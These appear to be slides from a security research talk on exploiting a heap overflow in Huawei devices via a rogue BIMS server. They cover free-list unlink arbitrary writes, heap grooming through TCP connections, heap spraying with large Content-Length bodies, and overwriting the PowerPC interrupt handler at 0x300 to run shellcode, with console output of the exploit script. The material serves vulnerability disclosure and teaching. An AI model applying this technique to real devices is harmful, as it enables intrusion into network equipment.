- The header contains (amongst other stuff) a pointer to the respective heap control structure
- Free chunks have pointers for a double linked list in the user data portion



THE ALLOCATOR

- The allocator uses bins for chunks of different sizes
  - Each bin has its own free list
- The PGH structure contains a pointer to the respective free list
  - That‘s what free() uses to find out what free list to attach the chunk to
- malloc() takes the first element off the free list and returns it
  - To maintain the list structure, malloc() performs a pointer exchange:


```
prev->next = this->next
next->prev = this->prev
```

ATTACK OUTLINE

- Oldskewl DLMalloc style attack: use the pointer exchange to write to arbitrary memory
- To do that, we need to overwrite the metadata of a free chunk
  - When that chunk is then malloc()ed, the pointer exchange will write to an address supplied by us

ATTACK OUTLINE


- Let‘s assume the following situation
  - A = malloc(512); B = malloc(512); free(B); free(A);
  - The free list will look like this:



  - Let‘s further assume that B = A + 512 + sizeof(heap_header), i.e. B immediately follows A in memory

ATTACK OUTLINE

- Original situation
  - Keep in mind: A and B are adjacent in memory!
- After A = malloc(512)
  - B is free. In memory, B still follows A.
- After overflowing A
  - We have overwritten (parts of) B with our own values



ATTACK OUTLINE

- Things we need to take care of:
  - Heap layout: we must have two consecutive chunks A and B
    - A must be at the bottom of the free list, followed by B, otherwise bad prev values will propagate through the list
  - We need to know a pointer to a PGH structure
  - What value do we want to write to what address anyway?

INFLUENCING THE HEAP LAYOUT

- Recall the bug? We can specify arbitrary sizes, which the system will try to malloc.
  - Let‘s pick a block size that is not too frequently used. We will try 512 bytes.
  - Hopefully, that gives us enough control over the heap
- We can influence the heap layout by establishing TCP connections to the device
  - For each connection a 512 byte buffer is allocated

ABOUT ADDRESSES

- We need to know the addresses of the following things:
  - A PGH structure
  - An important piece of memory we want to patch
  - The buffer that holds our shellcode
- We could hard-code all the addresses we need, but that would be image-dependent
- To make it a bit more unreliable than it already is, let‘s try heap-spraying

HEAP SPRAYING

- Due to the nature of the bug, heap spraying is pretty straight-forward: supply a large Content-Length (>5M) and send that much data (not overflowing anything)
  - Your data will remain in memory even after the respective chunk is free()d
- Other spraying approaches:
  - Try to use another service that allows you to specify some buffer size
  - Find a memory leak in some application

WHAT TO OVERWRITE?

- Again, we could pick some important function and overwrite it, but that would be image-dependent
- Would it? Don‘t we know some fixed location that stores executable code?
- We actually do! Let‘s just overwrite some interrupt handler!

PPC INTERRUPT HANDLING

- Interrupt handlers reside at fixed addresses (much as in good old DOS days), starting at 0x100
- However, there is no “vector table“ thingy. The interrupt handler code itself has to be put at those fixed addresses
  - For each handler, we have 0x100 bytes of space
- We will overwrite the handler at 0x300, which will be triggered on invalid memory access

PPC INTERRUPT HANDLING

- Our heap voodoo will of course bring the allocator to an inconsistent state, which will most likely lead to some invalid memory access
- Great! That will trigger the interrupt handler, which will redirect to our own code
  Problem? Our code then has to:
  1. Clean up the heap
  2. Do whatever dark doings come to our mind
  3. And finally to properly exit the interrupt handler

THE BIMS VISITOR

```
[greg@work spl0itz]$ sudo tcpdump -n -i em0 icmp
^Z
[greg@work spl0itz]$ bg
[greg@work spl0itz]$ python bims_exploit.py 1.2.3.4

___________.__                     .__       .__  __
\__    ___/|  |__   ____   ___  _|__| _____|__|/  |_  ___________
  |    |   |  |  \_/ __ \  \  \/ /  |/  ___/  \   __\/  _ \_  __ \
  |    |   |   Y  \  ___/   \   /|  |\___ \|  ||  | (  <_> )  | \/
  |____|   |___|  /\___  >   \_/ |__/____  >__||__|  \____/|__|
                \/     \/                \/

They see me visiting the BIMS server, they hatin.

[+] Listening on port 80...
[+] Receiving HTTP header.
[+] Client disconnected.
[+] Receiving HTTP header.
[+] Huawei sent content-length: 2436
[+] Receiving content.
[+] Sending response.
[+] Will now spray the target's heap.
[+] Receiving HTTP header.
[+] Client disconnected.
[+] Receiving HTTP header.
[+] Huawei sent content-length: 2436
[+] Receiving content.
[+] Sending response.
[+] Will now trigger the heap overflow.
15:28:14.688909 IP 1.2.3.4 > 9.8.7.5: ICMP echo request, id 43981, seq 1, length 64
15:28:14.688944 IP 9.8.7.5 > 1.2.3.4: ICMP echo reply, id 43981, seq 1, length 64
```

AND BIGGER BOXES?


We don’t have any. Yet.

CONCLUSION

In which we conclude.

SUMMARY

- 90’s style bugs
- 90’s style exploitation
- 0 operating system hardening
- 0 page RWX
- No security advisories
- No security releases



YOU GET WHAT YOU PAY FOR

Thank You!